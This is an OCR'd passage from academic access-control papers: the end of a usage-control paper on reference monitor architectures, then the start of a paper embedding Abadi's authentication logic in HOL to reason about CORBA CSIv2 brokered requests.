In architectural point of view, one of the most critical issues in enforcing UCON is the reference monitor. The reference monitor has been discussed extensively in access control community and is a core concept that provides control mechanisms on access to or usage of digital information. Reference monitor associates decision policies and rules for control of access to digital objects. It is always running and tamper resistant. Subjects can access digital objects only through the reference monitor. In this section, we discuss a conceptual structure of UCON's reference monitor and compare the differences from traditional reference monitor. Also, we discuss some architectural variations of UCON systems based on the utilization of reference monitors.

4.1 Structure of Reference Monitor

ISO has published a standard for access control framework [ISO/IEC 10181-3] that defines reference monitor and trusted computing base [4]. According to the standard, reference monitor consists of two facilities; access control enforcement facility (AEF) and access control decision facility (ADF). Every request is intercepted by AEF that asks an ADF for a decision of the request approval. ADF returns either 'yes' or 'no' as appropriate. Reference monitor is a part of trusted computing base, always running, temper-resistant, and cannot be bypassed.

UCON reference monitor is similar but different in detail from traditional reference monitor of ISO's access control framework. Figure 5 shows the conceptual structure of UCON reference monitors. UCON reference monitor consists




Fig. 5. Conceptual Structure for UCON Reference Monitor

of *Usage Decision Facility (UDF)* and *Usage Enforcement Facility (UEF)*. Each facility includes several functional modules. UDF includes conditions and obligations decision modules as well as authorization module. Authorization module takes care of a process similar to traditional authorization process. It utilizes subject and object information (attributes) and usage rules to check whether the request is allowed or not. It may return yes or no. It may return metadata information of authorized portion of requested digital objects along with allowed rights. Then, this metadata information is used for customization of requested digital objects by customization module of UEF. Condition module decides whether the conditional requirements for the authorized requests are satisfied or not by using usage rules and contextual information (e.g., current time, IP address, etc). It may limit rendering devices (e.g., CPU-ID, IP address), rendering time (e.g., business hour, on-duty), etc. Obligation module decides whether certain obligations have to be performed or not before or during the requested usage has been performed. If there exists any obligation that has to be performed, this must be monitored by monitoring module and the result has to be resolved by update module in UEF. Note that usage decision rules may or may not be hardwired into decision facility. Those rules can come along with related digital information or independently [5,2]. Utilization of these modules largely rely on the target application systems' requirements.

4.2 Architectural Classification

Based on the location of reference monitor, there can be *Server-side Reference Monitor (SRM)*, and *Client-side Reference Monitor (CRM)*. Here, server is an entity that provides a digital object and client is an entity that receives and uses the digital object. Like a traditional reference monitor, a SRM resides within server system environment and mediates all access to digital objects. On the other hand, a CRM resides in the client system environment and controls access to and usage of digital objects on behalf of a server system. SRM and CRM can coexist within a system. The trustworthiness of CRM is considered relatively lower than that of SRM. Therefore, the main concern here is how reliable and trustworthy the CRM is. In fact, if the client-side computing device is fully functional and general-purpose, CRM is likely to be manipulated with relatively less effort. Therefore, CRM is more suitable to applications with less assurance requirements. This may be improved by using tamper-resistant add-on hardware devices such as dongles, smartcards, etc. On the other hand, if the client device is limited in its functionality and dedicated to specific purposes such as e-book reader or DVD player, CRM is relatively secure from unauthorized manipulations so applications with relatively high assurance requirements are more suitable. After all, the implementation of reference monitors largely depends on business models and their application requirements. For real world implementations, the chances are that both CRM and SRM are likely to be used for better functionality and security. In the following subsections these SRM-only, CRM-only, and SRM & CRM architectures are briefly discussed.

SRM-only Architecture. A system with SRM-only facilitates a central means to control subjects' access to and usage of digital information objects. A subject can be either within same organization/network area or outside this area. In this environment a digital object may or may not be stored in client-side non-volatile storage. If the digital object is allowed to reside in client-side non-volatile storage, it means the saved client copy of the digital object is no longer UCON's target object and doesn't have to be controlled. It can be used and changed freely at client-side. For example, an on-line bank statement can be saved at a customer's local machine for his records and the server system (bank) doesn't care about customer's copy as long as the bank keeps original account information safe. However if the content of digital information itself has to be protected and controlled centrally, the digital information must remain at server-side storage and never be allowed to be stored in cleartext on client-side non-volatile storage. Traditional access control and trust management mainly utilize this kind of system.

CRM-only Architecture. In a system with CRM-only environment, no reference monitor exists on server-side system. Rather, a reference monitor exists at the client system for controlling usage of disseminated digital information. In this environment digital objects can be stored either centrally or locally. The usage of digital objects saved at the client-side is still under the control of CRM in lieu of the server. Without SRM, a digital object cannot be customized for specific users for distribution. Hence, this system is likely to be suitable for B2C mass distribution environments such as e-book systems or MP3 music file distribution. However this doesn't mean that every user will have same usage rights. Distributed digital objects are associated with certain usage rules and users have to prove they have sufficient credentials to exercise certain rights on the objects. At this point users may be limited to perform certain rights on the object under certain conditions such as a specific device identity.

Digital rights management solutions mainly utilize CRM in their systems. In real world implementation, CRM is likely to be embedded within application software where digital objects can be rendered. One example is Acrobat Reader with "Webbuy" plug-in. Webbuy functions as a CRM. Digitally encapsulated PDF files can be viewed through Acrobat Reader with Webbuy. Webbuy controls access to the contents based on a valid license called Voucher. A Voucher may include a specific CPU-ID to restrict rendering devices.

SRM & CRM Architecture. By having SRM in addition to CRM, this architecture can provide two-tier control. SRM may be used for distribution related control while CRM can be used for a finer-grained control on usages. For instance, in SRM, digital objects can be pre-customized for distribution and the distributed, pre-customized digital objects can be further controlled and customized for clients' usages by CRM. As a result, server can reduce or eliminate unnecessary exposure of digital objects that do not have to be distributed. Suppose we have an intelligence system with this architecture. If an unclassified

user requests certain digital information that includes some secret information as well, SRM can pre-customize the requested objects before distribution so the distributed version of the objects don't include any secret information. Any finer-control on the distributed objects can be done by CRM at client side. In real world applications, functional specifications of UCON reference monitor can be divided into SRM and CRM in various ways based on the system's functional and security requirements.

5 Conclusion

Classic access matrix based access control has been studied for over thirty years with great attention from the information and computer security community. Nevertheless, there is increasing realization that this model is not adequate for modern application requirements. Researchers have studied various extensions to classic access control concepts. These studies are specific to target problems and thereby seemingly ad-hoc. Unlike these solutions, usage control is comprehensive enough to encompass traditional access control and modern access control such as digital rights management applications. We believe usage control will provide a solid foundations for a robust framework for next generation access control.

References

1. Bell, D. and LaPadula, L.: Secure computer systems: Mathematical foundations and model. MITRE Report, 2(2547) (November 1973)
2. Erickson, J.S.: Fair use, drm, and trusted computing. Communications of the ACM, 46(4) (2003) 34–39
3. Harrison, M.H., Ruzzo, W.L., and Ullman, J.D.: Protection in operating sys- tems. Communications of the ACM, 19(8) (1976) 461–471
4. Security frameworks for open systems: Access control framework. Technical Report ISO/IEC 10181-3, ISO (1996)
5. Jaehong Park, Ravi Sandhu, and James Schifalacqua: Security architectures for controlled digital information dissemination. In Proceedings of 16th Annual Computer Security Application Conference (December 2000)
6. Jaehong Park and Ravi Sandhu. Towards Usage Control Models: Beyond Traditional Access Control, In Proceedings of 7th ACM Symposium on Access Control Models and Technologies (June 2002)

Implementing a Calculus for Distributed Access Control in Higher Order Logic and HOL*

Thumrongsak Kosiyatrakul, Susan Older, Polar Humenn, and Shiu-Kai Chin

Department of Electrical Engineering and Computer Science & Systems Assurance Institute, Syracuse University, Syracuse, New York 13244, USA

Abstract. Access control – determining which requests for services should be honored or not – is particularly difficult in networked systems. Assuring that access-control decisions are made correctly involves determining identities, privileges, and delegations. The basis for making such decisions often relies upon cryptographically signed statements that are evaluated within the context of an access-control policy.

An important class of access-control decisions involves *brokered services*, in which intermediaries (brokers) act on and make requests on behalf of their clients. Stock brokers are human examples; electronic examples include the web servers used by banks to provide the online interface between bank clients and client banking accounts. The CORBA (Common Object Request Broker Architecture) CSIv2 (Common Secure Interoperability version 2) protocol is an internationally accepted standard for secure brokered services [2]. Its purpose is to ensure service requests, credentials, and access-control policies have common and consistent interpretations that lead to consistent and appropriate access-control decisions across potentially differing operating systems and hardware platforms. Showing that protocols such as CSIv2 fulfill their purpose requires reasoning about identities, statements, delegations, authorizations, and policies and their interactions.

To meet this challenge, we wanted to use formal logic to guide our thinking and a theorem prover to verify our results. We use a logic for authentication and access control [5,3,8] that supports reasoning about the principals in a system, the statements they make, their delegations, and their privileges. To *assure* our reasoning is correct, we have implemented this logic as a definitional extension to the HOL theorem prover [4]. We describe this logic, its implementation in HOL, and the application of this logic to brokered requests in the context of the CORBA CSIv2 standard.

1 Introduction

The rapid growth of wired and wireless networks has resulted in distributed computing on a global scale where services are available anywhere at anytime. While global access to information and services offers great convenience, it also carries

* Partially supported by the New York State Center for Advanced Technology in Computer Applications and Software Engineering (CASE).

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 32–46, 2003.

security risks that include inappropriate disclosure of information, potential loss and corruption of data, identity theft, and fraud. These security risks are rooted in the inadequate verification of identity, authorization, and integrity.

To understand both the importance and the challenges of trustworthy systems in a global scale, consider the following scenario:

> John Lee, an American tourist, is traveling in Asia on vacation twelve time zones away from home. John has an accident and goes to a local hospital for treatment. Dr. Gupta, the attending physician, concludes that immediate intervention is required, but to provide safe and effective treatment, she needs access to Mr. Lee's medical records located halfway around the world. Dr. Gupta contacts her hospital's medical records administrator, Mr. Kumar, to obtain access to Mr. Lee's records. Mr. Kumar electronically retrieves Mr. Lee's medical records (and *only* his medical records) from his doctor's computers within minutes, despite the office being closed.

In the above scenario, there are three primary concerns: (1) John Lee should be assured that his private medical information is accessible only to the proper authorities under specific circumstances and that the information is correct and available when needed; (2) the hospital should be assured of immediate and timely access in an emergency and that the information is correct; and (3) Mr. Lee's doctor's office should be free from liability concerns about the improper release of records or incorrect data. These goals can be achieved by the correctness of access-control decisions and delegations. To assure the correctness of access-control decisions, several components are required: a protocol for handling brokered requests; consistent and predictable interpretations of requests; and a logically sound theory for reasoning about delegations and access-control decisions.

The specific protocol we consider in this paper is the Common Object Request Broker Architecture (CORBA) Common Secure Interoperability Version 2 Protocol (CSIv2). CORBA is an open standard that supports component-based software designs and services at the middleware level [1]. CSIv2 is an accepted CORBA standard in support of authentication of client identity [2]. The CSIv2 protocol was designed specifically to augment existing authentication technology (e.g., SSL) with authorization and delegation information that can be used to distinguish brokers from the clients who originate requests.

We focus on reasoning about access-control decisions and delegations related to this protocol. We introduce a specialized modal logic that originally appeared in a series of papers by Abadi and colleagues [5,3,8]. This logic supports reasoning about the statements made by principals (i.e., the actors in a system), their beliefs, their delegations, and their authorizations. To ensure the soundness of the logic, we embedded this logic into the HOL system as a definitional extension to verify the correctness of the formal definitions. A benefit provided by this embedding is confidence in the correctness and soundness of the axioms of the logic.

The rest of this paper is organized as follows. Section 2 describes the CORBA CSIv2 protocol. Section 3 describes the syntax and semantics of Abadi and colleagues' calculus [5,3,8] that is used to reason about principals and their belief. In Section 4, we illustrate how that logic can be used to describe aspects of brokered requests. In Section 5, we describe how the calculus is implemented as a definitional extension to the higher-order logic of the HOL theorem prover. Section 6 shows how to use our theory to prove a property about the access-control example from Section 4. Finally, our conclusions are presented in Section 7.

2 Protocol for Brokered Requests

The CSIv2 protocol is designed for passing on requests from clients (service requestors) to targets (service providers). We describe the protocol in terms of *principals*, who are the subjects of the system: they make requests, grant privileges, and delegate or endorse other principals to act on their behalf. When a service provider receives a request, she must determine who is actually making the request: the principal who transmitted it to her may be making it on his own behalf or on behalf of another principal. Furthermore, the provider must also determine whether that principal is authorized to make that particular request.

In the CSIv2 protocol, there are potentially four principals who participate in any given request: (1) the target service provider (*Carol*), (2) a transport principal (*Default* or *Tony*) who delivers the request to Carol, (3) a client to be authenticated (*Clyde*), and (4) a principal whose name (*Alice* or *Anon*) appears in an identity token. Note that we are using different names to highlight the different aspects of a request – in practice, it is possible for these different components to refer to the same entity.

Every request that Carol receives is transmitted over either TCP/IP or SSL. When Carol receives the request over TCP/IP, the transport principal is *Default*: Carol does not authenticate this principal, but merely assumes the request was sent by the default entity that always transmits requests to her. This scenario is appropriate for situations in which the network is secure (e.g., private networks) and for which Carol assumes that the request arrived through a pathway she trusts. When, instead, Carol receives the request over SSL, she authenticates the transport principal (who we identify as *Tony* for expository purposes) using a public-key certificate.

To understand the purpose of the named principals Clyde, Alice, and Anon, it is helpful to first understand the structure of CSIv2 requests. These requests may include a Security Attribute Service (SAS) data structure, which holds userid/password pairs and identity tokens. The SAS data structure can be viewed as a three-tuple $\langle CA, IA, SA \rangle$, with the following components:

- CA (if present) contains *client authentication* information, such as userid and passwords.
- IA is an *identity assertion*, which (if present) identifies the client of the request.
- SA contains any applicable *security attributes*, which indicate various privileges that the relevant principals may have.

Table 1. Interpretation of CSIv2 requests

Connection Method	Transport Principal	CA	IA	Invocation Principal	Carol's Interpretation
TCP/IP	Default	None	None	Default	Default says r
TCP/IP	Default	(Clyde,PW)	None	Clyde	Default says Clyde says r
SSL	Tony	None	None	Tony	Tony says r
SSL	Tony	(Clyde,PW)	None	Clyde	Tony says Clyde says r
TCP/IP	Default	None	Alice	Alice	Default says Alice says r
TCP/IP	Default	(Clyde, PW)	Alice	Alice	Default says Clyde says Alice says r
SSL	Tony	None	Alice	Alice	Tony says Alice says r
SSL	Tony	(Clyde, PW)	Alice	Alice	Tony says Clyde says Alice says r
TCP/IP	Default	None	Anon	Anon	Default says Anon says r
TCP/IP	Default	(Clyde, PW)	Anon	Anon	Default says Clyde says Anon says r
SSL	Tony	None	Anon	Anon	Tony says Anon says r
SSL	Tony	(Clyde, PW)	Anon	Anon	Tony says Clyde says Anon says r

The CSIv2 authors have not yet standardized the interpretation of the information contained in the SA component, and thus we focus our attention on the CA and IA components for now. In total, there are six possible pairs $\langle CA, IA\rangle$ to consider. The CA component may either be empty (in which case no principal is associated with CA) or contain a userid/password pair $\langle \mathit{Clyde}, P\rangle$ (in which case the principal Clyde is associated with CA). There are three possibilities for the IA component: it may be empty, or it may contain an identity token for a particular principal Alice or for the Anonymous principal.

When the target provider Carol receives a request r with an associated SAS data structure, she always interprets it relative to the same ordering on principals: the transport principal (either Default or Tony) first, followed by (if present) the principal associated with CA (Clyde), followed by (if present) the principal associated with IA (Alice or Anon). Thus, if an SSL request r identifies Clyde as the CA principal and Alice as the IA principal, then Carol interprets this request as

$$\mathit{Tony}\ \mathsf{says}\ (\mathit{Clyde}\ \mathsf{says}\ (\mathit{Alice}\ \mathsf{says}\ r)),$$

and she considers Alice to be the *invocation principal* (i.e., client). In contrast, a TCP/IP request r that identifies Clyde as the CA principal and contains no IA component is interpreted as

$$\mathit{Default}\ \mathsf{says}\ (\mathit{Clyde}\ \mathsf{says}\ r),$$

and Clyde is the invocation principal. Table 1 enumerates the twelve cases for requests that are made in association with the SAS data structure.

The fourth case in the table – and the associated statement Tony says Clyde says r – can be used to describe a situation in which a bank customer (here, Clyde) connects with a web server to perform an online-banking operation. The web server passes on Clyde's username, password, and request r to an online banking server (Carol) over SSL; because the request is transmitted over SSL, Carol authenticates the web server as Tony, rather than identifying the web server as Default. The CSIv2 protocol specifies how the information is to be interpreted by the target principal.

Because delegated authority must be carefully controlled and limited to prevent fraud, reasoning about delegation must be done precisely, accurately, and consistently. To meet these needs we use a specialized calculus and modal logic for reasoning about brokered requests and delegations. In the next section, we give an overview of this logic; we then revisit the banking scenario in Section 4.

3 Calculus for Reasoning about Brokered Requests

In a series of papers [5,3,8], Abadi and colleagues introduced a logic for authentication and access control for distributed systems. This logic incorporates a calculus of principals into a standard multi-agent modal logic: the calculus of principals provides a mechanism to describe ordering relationships among principals, while the modal logic provides a mechanism for reasoning about principals' credentials and the statements they make. The result is a logic that supports reasoning about access control, delegation, and trust.

3.1 Calculus of Principals

Syntactically, the calculus of principals is very simple. We assume the existence of a countable set containing *simple principal names* and ranged over by the meta-variable A. The set of *principal expressions* (ranged over by P and Q) has an abstract syntax given by the following grammar:

$$P ::= A \mid P \wedge Q \mid P|Q \mid P \text{ for } Q$$

Intuitively, $P \wedge Q$ denotes a principal whose statements correspond precisely to those statements that P and Q jointly make. $P|Q$ denotes a principal whose statements correspond to those that P attributes to Q. Finally, P for Q denotes a principal whose statements correspond to those that P is authorized to attribute to Q. We consider $P \wedge Q$ to be a stronger (i.e., more trustworthy) principal than either P or Q because of the consensus. Likewise, we consider P for Q to be a stronger principal than $P|Q$ because of the authorization.

Semantically, we interpret principal expressions over a multiplicative semilattice semigroup (MSS). An MSS $(S, \curlywedge, \|)$ is a set S equipped with two binary operations ($\curlywedge$and $\|$): $\curlywedge$ is idempotent, commutative and associative, while $\|$ is associative and distributes over $\curlywedge$ in both arguments. For S-elements x and y, the element $x \curlywedge y$ is the *meet* of x and y. Thus the operator $\curlywedge$ induces an ordering $\leq$ on S as follows: $x \leq y$ if and only if $x = x \curlywedge y$.

As a common (and useful) example of a MSS, consider any set T, and let T_R be a set of binary relations over T that is closed under union ($\cup$) and relational composition ($\circ$). It is straightforward to verify that $(T_R, \cup, \circ)$ satisfies the MSS axioms. In this case, the ordering $\leq$ amounts to the superset relation: $r_1 \leq r_2$ if and only if $r_1 = r_1 \cup r_2$, which is true precisely when $r_1 \supseteq r_2$.

Every MSS can be used to provide an interpretation for principal expressions. Specifically, consider any structure $\mathcal{M} = \langle \mathcal{P}, J \rangle$, where $\mathcal{P}$ is an MSS and J is a total function that maps each simple principal name to an element of the MSS

$\mathcal{P}$. We can extend J to a meaning function $\tilde{J}$ that provides an interpretation for *all* principal expressions, as follows:

$$\tilde{J}(A) = J(A), \qquad \tilde{J}(P \wedge Q) = \tilde{J}(P) \curlywedge \tilde{J}(Q), \qquad \tilde{J}(P|Q) = \tilde{J}(P) \| \tilde{J}(Q)$$

Abadi and colleagues suggest that the principal P for Q can be viewed as syntactic sugar for $(P|Q) \wedge (D|Q)$, where D is a (fictional) distinguished principal that validates P's authorization to make statements on Q's behalf.

3.2 Modal Logic

The calculus of principals provides a mechanism to describe ordering relationships among principals. To reason about principals' credentials and access control, we turn to modal logic.

Syntax. We assume the existence of a countable set of *propositional variables*, ranged over by the meta-variables p and q. This set, along with formulas of form "P speaks_for Q" and "P says φ" that relate principals and statements, forms the basis for a set **LogExp** of *logical formulas*. The abstract syntax for logical formulas, ranged over by φ is given by the following grammar:

$$\varphi ::= p \mid \neg\varphi \mid \varphi_1 \,\&\, \varphi_2 \mid \varphi_1 \text{ or } \varphi_2 \mid \varphi_1 \supset \varphi_2 \mid \varphi_1 \iff \varphi_2 \mid P \text{ says } \varphi \mid P \text{ speaks\_for } Q$$

We will see that, semantically, the formula P speaks_for Q holds when $P \leq Q$ is true in the underlying calculus of principals. It follows that speaks_for is monotonic with respect to both $\wedge$ and $|$.

Logical Rules. Having identified the syntax of logical expressions, we now introduce a collection of logical rules for manipulating them. In particular, we define a derivability predicate $\vdash$ over logical formulas: we write $\vdash \varphi$ provided that the formula φ is derivable from the collection of rules. This collection of rules can be split into two groups: those standard for all modal logics and those relating the modal logic to the calculus of principals. These rules appear in Figure 1.

Semantics. The logical rules are useful for deducing relationships among principals and for reasoning about issues of delegation and trust. However, as given, they merely provide rules for manipulating syntactic expressions: there is no *a priori* reason to trust in their consistency. We therefore must introduce a semantic framework in which to prove their *soundness*.

We have already seen that MSSs can provide suitable interpretations for the calculus of principals. For simplicity of exposition, in the following discussion we restrict ourselves to algebras of binary relations; however, arbitrary MSSs can be used as the underlying model for principals with some additional overhead (for example, see [3]).

We use *Kripke structures* to provide interpretations for logical formulas. A Kripke structure $\mathcal{M} = \langle W, w_0, I, J \rangle$ comprises a set W of *possible worlds*; a

$$\frac{}{\vdash \varphi} \quad \text{if } \varphi \text{ is an instance of a propositional-logic tautology}$$

$$\frac{\vdash \varphi \quad \vdash \varphi \supset \varphi'}{\vdash \varphi'} \qquad \frac{\vdash \varphi}{\vdash P \text{ says } \varphi} \quad \text{(for all } P\text{)}$$

$$\frac{}{\vdash (P \text{ says } (\varphi \supset \varphi')) \supset (P \text{ says } \varphi \supset P \text{ says } \varphi')}$$

$$\frac{}{\vdash \varphi} \quad \text{if } \varphi \text{ a valid formula of the calculus of principals}$$

$$\frac{}{\vdash (P \wedge Q) \text{ says } \varphi \iff (P \text{ says } \varphi) \;\&\; (Q \text{ says } \varphi)}$$

$$\frac{}{\vdash (P|Q) \text{ says } \varphi \iff P \text{ says } Q \text{ says } \varphi}$$

$$\frac{}{\vdash (P \text{ speaks\_for } Q) \supset ((P \text{ says } \varphi) \supset (Q \text{ says } \varphi))} \text{ (for all } \varphi\text{)}$$

Fig. 1. Logical rules for the derivability predicate $\vdash$

distinguished element $w_0 \in W$; an interpretation function I, which maps each propositional variable to a subset of W; and an interpretation function J, which maps each principal name to a binary relation over W (i.e., a subset of $W \times W$). Intuitively, $I(p)$ is the set of worlds in which the propositional variable p is true, and $J(P)$ is the accessibility relation for principal P: if (w, w') is in $J(P)$, then principal P cannot distinguish w' from w. One must be careful with this intuition, however: there is no guarantee that the relation $J(P)$ is symmetric (or even reflexive or transitive) for an arbitrary principal P, as there is no *a priori* expectation that an arbitrary principal will be rational.

As we saw previously, we can extend J to a meaning function $\tilde{J}$ that operates over arbitrary principal expressions:

$$\tilde{J}(A) = J(A), \qquad \tilde{J}(P \wedge Q) = \tilde{J}(P) \cup \tilde{J}(Q)$$
$$\tilde{J}(P|Q) = \tilde{J}(Q) \circ \tilde{J}(P) = \{(w, w'') \mid \exists w'.(w, w') \in \tilde{J}(P) \;\&\; (w', w'') \in \tilde{J}(Q)\}$$

Finally, we can define a meaning function $\mathcal{E}_{\mathcal{M}} : \mathbf{LogExp} \to 2^W$ that gives the set of worlds in which a formula is true:

$$\begin{aligned}
\mathcal{E}_{\mathcal{M}}[\![p]\!] &= I(p) \\
\mathcal{E}_{\mathcal{M}}[\![\neg\varphi]\!] &= W - \mathcal{E}_{\mathcal{M}}[\![\varphi]\!] \\
\mathcal{E}_{\mathcal{M}}[\![\varphi_1 \;\&\; \varphi_2]\!] &= \mathcal{E}_{\mathcal{M}}[\![\varphi_1]\!] \cap \mathcal{E}_{\mathcal{M}}[\![\varphi_2]\!] \\
&\vdots \\
\mathcal{E}_{\mathcal{M}}[\![P \text{ says } \varphi]\!] &= \{w \mid \tilde{J}(P)w \subseteq \mathcal{E}_{\mathcal{M}}[\![\varphi]\!]\} \\
&= \{w \mid \; \{w' \mid (w, w') \in \tilde{J}(P)\} \subseteq \mathcal{E}_{\mathcal{M}}[\![\varphi]\!]\} \\
\mathcal{E}_{\mathcal{M}}[\![P \text{ speaks_for } Q]\!] &= \begin{cases} W, \text{ if } \tilde{J}(Q) \subseteq \tilde{J}(P) \\ \emptyset, \text{ otherwise} \end{cases}
\end{aligned}$$

We write $\mathcal{M}, w \models \varphi$ provided that $w \in \mathcal{E}_{\mathcal{M}}[\![\varphi]\!]$. We write $\mathcal{M} \models \varphi$ provided that $\mathcal{M}, w_0 \models \varphi$; this relationship is pronounced "$\mathcal{M}$ satisfies φ". Finally, we say that φ is *valid* (and write $\models \varphi$) if all Kripke structures $\mathcal{M}$ satisfy φ.

The logical rules of Figure 1 are *sound* with respect to the Kripke semantics: for every formula φ, $\vdash \varphi$ implies that $\models \varphi$. Therefore, every formula that can be derived from the logical rules is satisfied in all Kripke structures.

4 CORBA Example in the Calculus

We now return to the online-banking scenario introduced in Section 2, changing the names of the actors for expository purposes:

> A banking customer Bob uses a web browser to access his online banking account to pay a bill. The web browser (WB) requires Bob to give his username and password ($\langle Bob, pwd \rangle$), which the browser passes along with Bob's bill-payment request (r) to the online-banking server (S) via a CORBA CSIv2 request.

In terms of Table 1, WB is playing the part of Tony (i.e., a transport principal who uses SSL), and Bob is cast as Clyde (i.e., the client-authentication field contains Bob's userid and password). The online-banking server is the target service provider, and thus serves as Carol. If we assume that there is no identity token included with the request, then this scenario again conforms to the fourth case of the table.

The banking server interprets the request as two pieces of information:

$$WB \text{ says } Bob \text{ says } r \tag{1}$$

$$WB \text{ says } (\langle Bob, pwd \rangle \text{ speaks\_for } Bob) \tag{2}$$

Thus, from the banking server's perspective, WB is making two claims: (1) that Bob wants to perform action r, and (2) that the username-password pair belongs to Bob.

Now suppose that banking server has an access-control policy that allows WB for_S Bob to perform the action r: that is, r can be performed only if S determines that WB is working on Bob's behalf. In the Abadi calculus, WB for Bob is syntactic sugar for a principal $WB|Bob \wedge D|Bob$, where D is a (fictional) delegation authority. In an open system, however, there may be several such (possibly nonfictional) authorities. Thus, we generalize this approach by subscripting the for operator with the name of a *specific* authority, in this case the banking server S itself.

The online-banking server is prepared to believe that WB is working on Bob's behalf, *provided* that its trusted password server (PS) verifies the pair $\langle Bob, pwd \rangle$. Thus, the banking server is governed by the following rule:

$$((WB \wedge PS) \text{ says } (\langle Bob, pwd \rangle \text{ speaks\_for } Bob)) \supset (WB|Bob) \text{ speaks\_for } (S|Bob) \tag{3}$$

Notice that, implicitly, the banking server believes that the only way WB would have Bob's pwd is if Bob provided it to allow WB to make requests on Bob's behalf.

The server passes the username-password pair on to the password server, which confirms the validity of that pair. Thus, from the perspective of the online-banking server,

$$PS \text{ says } (\langle Bob, pwd \rangle \text{ speaks\_for } Bob) \tag{4}$$

Combining the pieces of information (2) and (4), S determines that

$$(WB \wedge PS) \text{ says } (\langle Bob, pwd \rangle \text{ speaks\_for } Bob).$$

Therefore, using Rule (3), the banking server deduces that

$$WB|Bob \text{ speaks\_for } S|Bob.$$

Because speaks_for is a monotonic operator, this fact yields

$$WB|Bob \text{ speaks\_for } (WB|Bob \wedge S|Bob),$$

and hence

$$(WB|Bob) \text{ speaks\_for } (WB \text{ for}_S \ Bob).$$

Combining this result with the original request (1), the banking server can deduce that

$$WB \text{ for}_S \ Bob \text{ says } r.$$

In accordance with its access-control policy, the online banking server then grants the request.

We return to this example in Section 6, where we discuss how it can be verified in higher-order logic and HOL. However, we first describe how the logic itself can be embedded into HOL.

5 Implementing the Logic in HOL

In the previous sections, we have described the logic for access control and showed how it can be used to reason about brokered requests. Furthermore, this logic played an important role in the development of the CSIv2 standard, by providing a way to consider how to interpret requests and the SAS data structure.

To provide mechanized support for reasoning about the standard and its applications, we have embedded a subset of the logic into the Cambridge HOL (Higher Order Logic) theorem prover [4]. HOL supports a predicate calculus that is typed and allows variables to range over predicates and functions. HOL is implemented using the meta-language ML [6] and, at the lowest level, is a collection of ML functions that operate on sequences. The benefits of using HOL (or any open theorem prover) are at least threefold: (1) our results are formally verified and checked, (2) our results are easily reused by others and can

be independently checked, and (3) future modifications and extensions to HOL theories can be easily verified for correctness.

There are multiple ways to embed a logic in HOL. The simplest way is to perform an *axiomatic extension* of the HOL logic: all of the desired theorems of the embedded logic (e.g., the axioms and inference rules in Figure 1) are defined as unproved axioms in HOL. This method is easy, but it may result in an inconsistent theory, thereby defeating the point of theorem proving.

The other possibility is to perform a *conservative extension* of the HOL logic: the desired logic is introduced as a series of definitional extensions in HOL, and all desired axioms and theorems are proved within the HOL system. Although this method requires much more work than an axiomatic extension, any resulting theories are guaranteed to be sound.

We therefore choose this latter approach, which requires the following steps:

1. Creating HOL datatypes for principals, formulas, and Kripke structures, along with their type constructors
2. Defining in HOL the models operator ($\models$)
3. Proving the soundness of the desired axioms and inference rules

We consider these steps in turn, as we give a flavor of the embedding.

The first step is to introduce new HOL datatypes for principal expressions, logical formulas, and so on. To do this, we use the `Hol_datatype` command, as in the following example:

```
Hol_datatype principal = name of string
                       | meet of principal →  principal
                       | quoting of principal →  principal
                       | forp of principal →  principal →  principal;
```

Recall that, for any structure $\mathcal{M} = \langle W, w_0, I, J \rangle$ and world $w \in W$, the property $\mathcal{M}, w \models \varphi$ is true if and only if $w \in \mathcal{E}_{\mathcal{M}}[\![\varphi]\!]$. Therefore, one way of defining the models predicate in HOL is first to define the meaning function $\mathcal{E}_{\mathcal{M}}[\![-]\!]$, which in turn requires a definition for the extended interpretation function $\hat{J}$. We have defined these functions in HOL as follows:

```
val JextDef =
    ⊢def  (Jext (World,w0,Ifn,Jfn) (name A) = Jfn World (name A)) ∧
      (Jext (World,w0,Ifn,Jfn) (P meet Q) =
       Jext (World,w0,Ifn,Jfn) P UNION Jext (World,w0,Ifn,Jfn) Q) ∧
      (Jext (World,w0,Ifn,Jfn) (P quoting Q) =
       Jext (World,w0,Ifn,Jfn) Q O Jext (World,w0,Ifn,Jfn) P) ∧
      (Jext (World,w0,Ifn,Jfn) (P forp D) Q =
       (Jext (World,w0,Ifn,Jfn) Q O Jext (World,w0,Ifn,Jfn) P) UNION
       (Jext (World,w0,Ifn,Jfn) Q O Jext (World,w0,Ifn,Jfn) D))  : thm
```

```
val EfnDef =
    ⊢def  (Efn (World,w0,Ifn,Jfn) (pv s) = Ifn World (pv s) INTER World) ∧
      (Efn (World,w0,Ifn,Jfn) (nots s1) =
       World DIFF Efn (World,w0,Ifn,Jfn) s1) ∧
      (Efn (World,w0,Ifn,Jfn) (s1 ands s2) =
       Efn (World,w0,Ifn,Jfn) s1 INTER Efn (World,w0,Ifn,Jfn) s2) ∧
      (Efn (World,w0,Ifn,Jfn) (s1 ors s2) =
       Efn (World,w0,Ifn,Jfn) s1 UNION Efn (World,w0,Ifn,Jfn) s2) ∧
      (Efn (World,w0,Ifn,Jfn) (s1 imps s2) =
       World DIFF Efn (World,w0,Ifn,Jfn) s1 UNION
       Efn (World,w0,Ifn,Jfn) s2) ∧
      (Efn (World,w0,Ifn,Jfn) (s1 eqs s2) =
       (World DIFF Efn (World,w0,Ifn,Jfn) s1 UNION
        Efn (World,w0,Ifn,Jfn) s2) INTER
       (World DIFF Efn (World,w0,Ifn,Jfn) s2 UNION
        Efn (World,w0,Ifn,Jfn) s1)) ∧
      (Efn (World,w0,Ifn,Jfn) (P says s1) =
